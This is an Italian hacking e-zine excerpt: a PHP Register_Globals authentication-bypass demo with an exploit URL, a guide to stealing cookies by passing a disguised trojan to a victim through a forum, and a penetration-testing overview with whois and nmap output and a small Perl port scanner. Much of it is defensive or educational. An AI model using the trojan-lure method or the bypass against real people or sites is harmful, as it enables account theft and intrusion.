Questa vulnerabilità si sfrutta manipolando le variabili globali che uno script php crea se la direttiva *Register\_Globals* è impostata ad ON.

Consideriamo il seguente URL: [www.altrosito.it/test.php?documento=4&pagina=2](http://www.altrosito.it/test.php?documento=4&pagina=2). Nel caso la direttiva fosse attivata, per esso verranno create due variabili globali con i nomi e valori indicati dalle stringhe.

Dove sta il pericolo?

Mettiamo che la direttiva *Register\_Globals* sia ON e che sul sito sia presente questa applicazione:

```
<?php
function autenticazione()
{
    if ([...]) return true;
    else return false;
}

// main

if (autenticazione()) $autenticazione = true;
if ($autenticazione)
{
    echo "Access Grandet.";
    [...]
}
?>
```

La funzione *autenticazione()* autentica l'utente, in base a qualsiasi metodo il programmatore ritenga opportuno, ed il risultato di tale procedura è memorizzato nella variabile *\$autenticazione*.  
*\$autenticazione* è memorizzato nella variabile GET.

Richiamando lo script in questo modo si avrebbe l'autenticazione:  
[www.altrosito.it/test.php?autenticazione=1](http://www.altrosito.it/test.php?autenticazione=1)

### Come difendersi?

Assicurarsi che la direttiva REGISTER\_GLOBALS sia settata a OFF nel proprio spazio web. In caso contrario evitare di fare uso di variabili globali.

## LOCAL COOKIE GRABBING

Su questa tecnica parlerò veramente poco, giusto l'essenziale.

Il Local Cookie Grabbing è una tecnica molto raffinata, quasi un'arte del social, con cui si riesce a rubare i cookie (di tutti i siti) alla vittima tramite un trojan.

Questa tecnica di *social & coding* si fa essenziale quando non sono presenti XSS sul sito remoto da violare, il grado di difficoltà aumenta in proporzione all'esperienza informatica

dell'obiettivo scelto per l'attacco.

Innanzitutto risulta INDISPENSABILE capire che browser utilizza la vittima. Si potrebbe direttamente chiederlo o usare un logger o tanti altri modi...

Si procede quindi procurandosi un cookie grabber locale per il browser che usa la vittima e in seguito bisognerà affrontare la parte più difficile della missione, farlo eseguire alla vittima sul suo computer!

Nessuno ovviamente pensa che sia tanto facile, credo che pochissimi ci caschino. Bisognerebbe essere molto furbi... innanzitutto bisognerebbe creare (o trovare) un cookie grabber decente che mostri un finto messaggio di errore invece che mostrare la finestrella nera del prompt per non far insospettire la vittima.

Un buon modo potrebbe essere ad esempio quello cercare di capire cosa cerca la vittima o cosa gli interessa. Se la vittima frequenta un forum di software dove chiede "Esiste un programma in grado di controllare in tempo reale l'attività di rete di una rete LAN?"

L'attaccante potrebbe modificare l'icona al cookie grabber mettendoci un'icona che richiami applicazioni di rete o qualcosa che centri con la LAN, e ad esempio rinominarlo come Lan\_Guard1.1...ovviamente sono solo esempi, non c'è limite alla fantasia.

Passerebbe quindi alla registrazione sul forum per postare il programma, se la vittima rispondesse dicendo "Il programma genera un errore sconosciuto" allora significa che il fake error ha fatto centro e i cookie sono stati rubati.

Ultimo consiglio: ATTENZIONE AD USARE MSN, YAHOO O SCRIVERE E-MAILS.

### **Come difendersi?**

Fare sempre attenzione a quello che si installa... credo che basti dire questo.

Come esistono i virus, keyloggers, worms, trojan ecc... esistono anche i cookie grabbers.

Una nota in più per la sicurezza:

Evitare di salvare le sessioni nei siti web più importanti.

è TUTTO!

Info: [apalexdeb91\[at\]gmail\[dot\]com](mailto:apalexdeb91[at]gmail[dot]com) o [alex2thebest\[at\]live\[dot\]it](mailto:alex2thebest[at]live[dot]it)

**Sh3llc0d3r**

# ***PENETRATION-TEST SU RETI AZIENDALI***

Salve a tutti prima di iniziare, in questo articolo parlerò del penetration test su delle reti aziendali, i vari processi e le varie operazioni da compiere in casi di attacco da malintenzionati. Vorrei ricordare che probabilmente, alcuni argomenti potrebbero sembrare uguali a le solite fonti che cerchiamo su Google, ma in realtà questo articolo è stato interamente scritto da me, quindi ci terrei a sottolineare, che non è copiato e incollato da un altro forum/blog/sito/e-book, detto questo **Buona Lettura!**

## ***PEN-TEST, COSA E'?***

Allora, come ogni sistema che si rispetti a volte anche il vostro potrebbe soffrire di vulnerabilità che ai giorni nostri potrebbero rivelarsi abbastanza pericolose. Il problema diventa più importante per quelle aziende che adoperano internet per lavorare anche a distanza di chilometri, e soprattutto se alcuni sistemi aziendali contengono dati importanti come progetti o statistiche.

Ciò che esporrò in questo articolo è una spiegazione dettagliata sul Penetration-Test che tradotto significa "test della penetrazione" e di come questo possa essere assolutamente utile per le aziende e reti domestiche.

Iniziamo col dire che un penetration test è un'analisi, che mette alla prova la sicurezza di una rete testando anche l'infrastruttura della rete stessa, sfruttando vulnerabilità all'interno dei software che la gestiscono o delle anomale configurazioni e falle di sicurezza.

Nel nostro paese tali operazioni non sono molto richieste perché le aziende non se ne curano molto e sono poche le persone preparate per eseguire questi test.

I pen-test si svolgono principalmente ogni anno e vengono eseguiti su piccole o grandi aziende, vengono attuati soprattutto da una persona esterna in modo da misurare in chiaro le informazioni che un malintenzionato potrebbe riuscire a catturare. Un altro aspetto importante di questa operazione è il lato legale, una società o azienda che offre questo servizio di testing ha il compito di informare il cliente dei possibili danni che si potrebbero arrecare ai sistemi informatici durante il test. Quindi l'azienda se interessata ha l'obbligo di autorizzare la società ad attuare il pen-test.

## ***ANALISI GENERICA DELLA SICUREZZA***

La prima operazione da compiere prima di incominciare il test vero e proprio è quella di pianificare le attività di testing della sicurezza della rete. Quindi potremmo distinguere la prima fase in 3 valutazioni:

1. *Valutazione delle vulnerabilità interne e della penetrazione*
2. *Valutazione della penetrazione esterna e della vulnerabilità*
3. *Valutazione fisica della sicurezza*

Ora ci concentreremo nel eseguire queste 3 operazioni fondamentali.

### ***VALUTAZIONE DELLE VULNERABILITA' INTERNE***

Un'azienda che adopera strumenti come computers e servers si trova molto spesso a fronteggiare problemi che potrebbero essere arrecati a questi ultimi, come una mal

configurazione, un aggiornamento oppure scarse analisi di sicurezza. Quando si è mirati da un cracker (pirata informatico) tali problemi vengono a galla e portano in panico le aziende, per questo esistono esperti di sicurezza specializzati nell'affrontare queste problematiche aziendali. Il compito fondamentale di un esperto di sicurezza è quello di:

1. *Creare uno schema di sicurezza che potrebbe essere adoperato all'interno dell'azienda;*
2. *Consigliare un livello di sicurezza elevato onde evitare possibili attacchi futuri.*

Quindi subentra la verifica delle vulnerabilità interne, che comprende le informazioni sulla policy e le varie operazioni da svolgere alle applicazioni presenti nella rete. Questa verifica deve essere svolta nell'azienda e un buon consulente dovrebbe riuscire a effettuare queste operazioni:

- Ottenere quante più informazioni sulla rete interessata
- riuscire a recuperare tutte le informazioni pubbliche sulla rete interessata, come comunicati stampa e altre fonti
- eseguire dei test di mapping sulla rete, in modo da determinare la struttura e le varie tipologie della rete fisica
- scansionare le applicazioni adoperate dal sistema per la sua gestione
- studiarsi il sistema operativo per riuscire a trovare falle di sicurezza che potrebbero portare al totale controllo del sistema
- riuscire a trovare vulnerabilità nel sistema con strumenti pubblici, privati o personalizzati
- riuscire ad identificare le vulnerabilità reali da semplici errori nella scrittura delle applicazioni
- studiare le varie policy adoperate dall'azienda per il tipo di rete
- rilevare possibili bypass nei sistemi di autenticazione dell'utenza

### ***VALUTAZIONE DELLA PENETRAZIONE ESTERNA***

Con l'evolversi di internet, la costruzione di stazioni telematiche lontane chilometri dalle sedi societarie comportano un maggiore rischio a rendere un'azienda preda di un attaccante. Come abbiamo detto prima, tale rischio può essere causato anche da una errata configurazione di una web application, di un router o di un firewall.

L'analisi della valutazione esterna della rete comporta la scansione di tutti quegli strumenti con cui l'azienda interagisce con l'esterno come sistemi telefonici, reti wireless, reti internet e possibili bypass di sicurezza nelle reti intranet.

Sempre il nostro buon consulente di sicurezza dovrebbe quindi, riuscire ad eseguire queste operazioni:

1. testare le reti con tecniche War Dialing
2. testare le reti con tecniche War Driving
3. attaccare le reti con tecniche Fire Walking

Per uno schema ben chiaro di queste due valutazioni, vulnerabilità interne e penetrazione esterna, un esperto di sicurezza deve riuscire ad eseguire questi test non in tempi lunghi ma in tempi ravvicinati uno all'altro anche perché tali metodi di verifica non risultano molto diversi tra di loro.



## **ANALIZZARE LA SICUREZZA FISICA**

Sempre il nostro caro esperto di sicurezza, una volta contattato da un cliente deve essere concentrato nel non lasciare errori e non trascurare problemi, piccoli o grandi che siano... e il più delle volte alcuni problemi nascono anche dalla sicurezza fisica.

Nel nostro caso, la definizione di sicurezza fisica sta nell'errore da parte del cliente di lasciare possibili tracce utili ad un attaccante.

Uno tra i problemi di sicurezza fisica è quello delle famose password, un buon amministratore di sistema non dovrebbe adottare password brevi o semplici, ma delle password che dovrebbero andare dagli 8 ai 16 caratteri, comprendendo caratteri alfanumerici e se possibile anche con simboli. Quindi alcuni utenti meno esperti in materia potrebbero essere potenzialmente vulnerabili a tali problemi di sicurezza.

Ma questi sono solo alcuni esempi riferiti alla mancanza di sicurezza fisica.

Per valutare bene i punti forti di questo tipo di sicurezza l'esperto deve indagare sul posto, quindi basarsi su questi punti:

- Studiarsi tutti i punti accessibili dall'edificio e tutti i sistemi di sicurezza del luogo
- Cercare di osservare se il luogo interessato al test dispone di sistemi di sorveglianza come videocamere a circuito chiuso, accessi tramite riconoscimento oculare, facciale o per mezzo di un tesserino magnetico
- Riuscire a studiarsi i comportamenti del personale in modo da vedere se sono vulnerabili alla possibile sicurezza fisica

Questi sono soltanto i punti principali ma chiaramente l'elenco è bello lungo...

## **RELAZIONE FINALE**

L'ultima operazione che deve effettuare un consulente, è quella di scrivere un documento contenente tutte le metodologie di attacco e vedere quali sono potenzialmente efficaci verso la rete o il sistema interessato, cercando di riportare tutti i danni causati dal test ed infine consigliare il cliente ad adoperare maggiori sistemi di sicurezza, per prevenire attacchi futuri.

## **ESEMPI PRATICI**

Bene, passiamo ora a degli esempi pratici ma chiaramente mai uguali alle situazioni che si potrebbero creare durante un test per un'azienda.


Se rileggete in alto il paragrafo contenente i principali punti riguardanti la valutazione delle vulnerabilità interne potremmo fare un esperimento più pratico per comprendere meglio l'argomento.

Allora c'è scritto:

**ottenere quante più informazioni sulla rete interessata**

Bene, alcuni strumenti pubblici che potrebbero esserci utili per attuare questo tipo di operazione potrebbe essere un *whoiser*, su internet ne esistono molti di questi servizi ma noi lo potremmo benissimo programmare da soli, oppure se si è su GNU/Linux il comando per lanciare questo programma è: `whois www.sito.com`

Facciamo un esempio:



```
hackingworld@hackingworld-desktop: ~  
File Modifica Visualizza Terminale Aiuto  
Registrars.hackingworld@hackingworld-desktop:~$ whois 151.33.135.145  
% This is the RIPE Database query service.  
% The objects are in RPSL format.  
%  
% The RIPE Database is subject to Terms and Conditions.  
% See http://www.ripe.net/db/support/db-terms-conditions.pdf  
% Note: This output has been filtered.  
% To receive output for a database update, use the "-B" flag.  
% Information related to '151.33.0.0 - 151.33.255.255'  
  
inetnum:        151.33.0.0 - 151.33.255.255  
netname:        IOL  
descr:          Italia OnLine S.P.A  
descr:          Via Lorenteggio 257 - 20152 Milano  
country:        IT  
remarks:        For Abuse Spam Security please notify: abuse@iol.it  
admin-c:        IHM1-RIPE  
tech-c:         IHM1-RIPE  
status:         ASSIGNED PA  
mnt-by:         AS1267-MNT  
mnt-lower:      AS1267-MNT  
mnt-routes:     AS1267-MNT  
source:         RIPE # Filtered  
  
person:         IOL Host Master  
address:        Italia Online S.p.A.  
address:        Via Lorenteggio, 257  
address:        I-20153 Milano  
address:        Italy  
phone:          +39 02 30111  
fax-no:         +39 02 30114182  
e-mail:         hostmaster@iol.it  
nic-hdl:        IHM1-RIPE  
mnt-by:         AS1267-MNT  
source:         RIPE # Filtered  
  
% Information related to '151.33.0.0/16AS1267'  
  
route:          151.33.0.0/16  
descr:          INFOSTRADA  
origin:         AS1267  
remarks:        removed cross-mnt:      AS1267-MNT  
mnt-lower:      AS1267-MNT  
mnt-routes:     AS1267-MNT  
mnt-by:         AS1267-MNT  
source:         RIPE # Filtered  
  
hackingworld@hackingworld-desktop:~$
```

Analizzando bene lo screen vedremo come un grande quantitativo di informazioni siamo già riusciti a prenderle, come il nome del provider utilizzato per la connessione, il numero di telefono dell'amministratore di rete e la sua via, così che possiamo andargli a citofonare di notte, poi possiamo notare anche la sua e-mail e i nomi dei ruoters.


Questo è un esempio fatto sul mio indirizzo IP ma chiaramente la situazione cambia quando si tratta di scansionare un sito web ove ci vengono forniti nomi dei server, nomi degli amministratori di rete e quant'altro. Quindi questa scansione si attua per l'acquisizione delle informazioni inerenti un sistema bersaglio.

Ora invece provate a leggere questa:

### **scansionare le applicazioni adoperate dal sistema per la sua gestione**

Allora, in questo caso gli strumenti pubblici per eseguire questa scansione potrebbero essere ad esempio, software come nmap oppure wapiti, nikto, acunetix, quest'ultimo per eseguire anche un crawling del sito web interessato.

Proviamo a fare un esempio di scansione con Nmap su GNU/Linux, i comandi per scansionare bene un host bersaglio sono molti ma io frequentemente uso il seguente, che fa una scansione completa del sistema: `nmap -v -A 192.168.1.254`



```
hackingworld@hackingworld-desktop: ~  
File Modifica Visualizza Terminale Ajuto  
Starting Nmap 4.76 ( http://nmap.org ) at 2009-06-18 18:12 CEST  
Initiating Ping Scan at 18:12  
Scanning 151.33.145.173 [1 port]  
Completed Ping Scan at 18:12, 2.00s elapsed (1 total hosts)  
Read data files from: /usr/share/nmap  
Note: Host seems down. If it is really up, but blocking our ping probes, try -PN  
Nmap done: 1 IP address (0 hosts up) scanned in 2.15 seconds  
hackingworld@hackingworld-desktop:~$ nmap -v -A 192.168.1.254  
  
Starting Nmap 4.76 ( http://nmap.org ) at 2009-06-18 18:12 CEST  
Initiating Ping Scan at 18:12  
Scanning 192.168.1.254 [1 port]  
Completed Ping Scan at 18:12, 0.00s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 18:12  
Completed Parallel DNS resolution of 1 host. at 18:12, 0.03s elapsed  
Initiating Connect Scan at 18:12  
Scanning 192.168.1.254 [1000 ports]  
Discovered open port 80/tcp on 192.168.1.254  
Discovered open port 23/tcp on 192.168.1.254  
Discovered open port 21/tcp on 192.168.1.254  
Completed Connect Scan at 18:12, 3.93s elapsed (1000 total ports)  
Initiating Service scan at 18:12  
Scanning 3 services on 192.168.1.254  
Completed Service scan at 18:12, 6.01s elapsed (3 services on 1 host)  
SCRIPT ENGINE: Initiating script scanning.  
SCRIPT ENGINE: '/usr/share/nmap/scripts/dns-test-open-recursion.nse' threw a run  
time error and could not be loaded.  
SCRIPT ENGINE: '/usr/share/nmap/scripts/skype_v2-version.nse' threw a run time e  
rror and could not be loaded.  
SCRIPT ENGINE: error while initializing script rules:  
/usr/share/nmap/scripts/script.db:20: rpcinfo.nse is not a file!  
stack traceback:  
  [C]: in function 'Entry'  
  /usr/share/nmap/scripts/script.db:20: in main chunk  
  [C]: ?  
  [C]: ?  
  
SCRIPT ENGINE: Aborting script scan.  
Host 192.168.1.254 appears to be up ... good.  
Interesting ports on 192.168.1.254:  
Not shown: 997 filtered ports  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      Netgear broadband router ftpd 1.0  
23/tcp    open  telnet   Netgear broadband router admin telnetd  
80/tcp    open  http     Embedded Allegro RomPager webserver 4.07 UPnP/1.0 (ZyXEL Zy  
WALL 2)  
Service Info: Devices: router, broadband router
```

Osservate bene, da questa scansione vi accorgete che ci viene riportato l'elenco delle porte aperte della nostra rete e il nome delle porte così da capire che processi sono attivi sul nostro computer, ma nel nostro caso ho solo scansionato il mio modem e quindi, vedo solo da che porte è accessibile dall'esterno.

Passiamo poi al paragrafo dove c'è scritto:

**riuscire a trovare vulnerabilità nel sistema con strumenti pubblici, privati o personalizzati**

In termini semplici significa che dovremmo riuscire a cercare dei punti vulnerabili, anche mediante algoritmi creati da noi. Un esempio di programma private potrebbe essere questo (scritto da me in 5 minuti usando Perl):

```
#!/usr/bin/perl

use IO::Socket

print q{

[?]=====yeah!=====[_][O][X]
||                                     ||
||Semplice port scanner creato da noi!!! ||
||                                     ||
||                                     yeah.pl ||
\=====/
};

print "Write IP you want to scan: \n"; $ip=<STDIN>;chomp($ip);

@myports = ("21","22","23","25","80","135","139","445","5800",
            "5900",
            );

for my $porta (@myports)

{

    print "Scanning the system for port please wait--> $porta\n";

    my $sock=IO::Socket::INET->new(
        PeerAddr => $ip,
        PeerPort => $porta,
        Proto => 'tcp',
        timeout => 5);


    if($sock) {

        push(@found, $porta);
        close($sock);

    }

}

print "Host $ip have open this port @found\n";
```



Questo era un esempio molto semplice, ma chiaramente un programma per fare delle operazioni più complesse, lo potete tranquillamente programmare in C o anche in perl. Mentre per quanto riguarda un esempio di programmi pubblici potrebbero essere quelli che ho illustrato prima.

## ***COSA FARE SE SI E' CONTATTATI?***

Come comportarsi da 'bravi pen-tester' nei casi di convocazione da parte di direttori d'azienda?

Quando abbiamo la nostra prima conversazione con un direttore, la cosa che sicuramente notiamo è la presenza di grande panico da parte sua, con noi che stiamo lì a calmare le acque consigliandogli subito un rimedio (ricordate, a tutto c'è rimedio), quindi vi consiglio di attuare subito le prime operazioni.

Ricordate bene che la fase di raccolta di informazioni (information gathering) è una delle fondamentali se non la più importante e quindi bisogna fare moltissima attenzione nell'eseguirlo, se ci accorgiamo di riuscire a catturare un grande quantitativo di dati come nell'esempio sopra riportato, con le scansioni di nmap ed un whoiser, l'operazione che ci esce spontanea è riuscire a mandare su una strada sbagliata l'attacker, quindi possiamo servirci di un ingegnoso sistema di sicurezza chiamato *Honey Pots*.

Honey Pots, cosa è, a che ci serve???

Come ho accennato, l'honey pots è un sistema di sicurezza per confondere la strategia di attacco di un pirata informatico, quindi una sorte di trappola composta da elementi fisici, come l'hardware, e virtuali come alcuni software.


Eseguirlo è abbastanza facile, basterebbe installare un computer all'interno della rete e fingere che questo contenga dati abbastanza importanti o sensibili, quando in verità non deve contenere niente e deve essere isolato per svolgere la sua funzione.

Gli honey pots, possono essere per esempio, files, indirizzi ip, logger, che rilevano subito la circolazione di pacchetti dannosi nella rete e se non si fa abbastanza attenzione nel maneggiarli, un cracker potrebbe tranquillamente usarli a suo favore, rendendo la sicurezza della rete ancora più vulnerabile.

In ogni caso, se l'honey pots è usato con cura offre un alto livello di protezione rendendo la rete sotto copertura.

Se vuoi un esempio più chiaro di una struttura dell'honey pots guarda qui sotto:





artleakimage.blogspot.com

Diciamo che questo sopra elencato è un metodo abbastanza sicuro e leggermente difficile da eseguire, in ogni caso è la prima cosa che farei se dovessi essere alle prese con la prima fase di **valutazione delle vulnerabilità interne**.

La seconda cosa che farei se dovessi testare una rete è quella di vedere il sistema operativo utilizzato per la gestione dell'azienda, purtroppo quasi sempre anche gli utenti non danno molta importanza agli aggiornamenti ed agli upgrade dei software, quindi questa potremmo rilevarla come una vulnerabilità di tipo fisico ed il più delle volte un cracker sfrutta questa ignoranza per riuscire nell'intento di infiltrarsi nella rete.

Aggiornare i software e correggere delle mal configurazioni è un altro aspetto fondamentale, per esempio facciamo finta di gestire un server con Apache installato all'interno, non ci sognerebbero mai di non aggiornare questo all'ultima versione, dato che vengono corrette delle vulnerabilità all'interno del web server. Bene, la stessa cosa si deve fare con i sistemi operativi dell'azienda. Purtroppo un aspetto critico è che questi a volte possono costare abbastanza, come ad esempio il SP3 di XP o alcune patch di sicurezza per i web server IIS 6.0 e quindi uno dei consigli che darei è quello di passare all'adozione di software free ed open source, in modo che se ci sono dei problemi di sicurezza nelle applicazioni, fixare questi risulta molto più facile ed economico.

Allora a questo punto, già eseguendo queste operazioni, abbiamo rimediato ad alcuni problemi, ora dobbiamo aspettarci la prossima mossa da parte del nostro nemico (cracker) e se persiste nell'intento di architettare una prossima mossa, di sicuro cercherà vulnerabilità



all'interno di applicazioni che rilevano l'autenticazione degli utenti.

Un sistema di cui avremo sicuramente sentito parlare è CISCO, praticamente impossibile da bypassare, ma anch'esso presenta i suoi punti deboli, come ad esempio, una vulnerabilità trovata non molto tempo fa:

In CISCO Content Service Switch, vi erano delle vulnerabilità di tipo **authentication bypass**, ovvero si poteva, grazie ad un bug presente nell'evento dell'SSL bypassare delle restrizioni all'interno del sistema di sicurezza ed accedere a diversi file protetti. Chiaramente anche per questo si trovò una soluzione grazie a delle patch.

Altre vulnerabilità si possono trovare ancora in alcune web applications, di sicuro avrete sentito parlare delle famose SQL-Injection, alcuni siti web vi posso garantire che sono ancora vulnerabili, ma tali bug si possono ugualmente patchare e spesso capita che la vulnerabilità stia nella programmazione da parte dell'utente.

Se dovessi trovarmi in una situazione in cui la vulnerabilità sta nella sicurezza fisica, certamente direi di istruire il personale su come comportarsi in situazioni pericolose: come attacchi informatici o troppo poca diffidenza...e non fare come mio Padre che scrive tutte le sue password su un foglio di carta messo nel cassetto della scrivania del suo ufficio :-)

Soffermandoci su quest'ultimo punto, vorrei parlare di un attacco abbastanza complesso ma che non ha niente a che fare con l'informatica, questo è il **Trashing**.

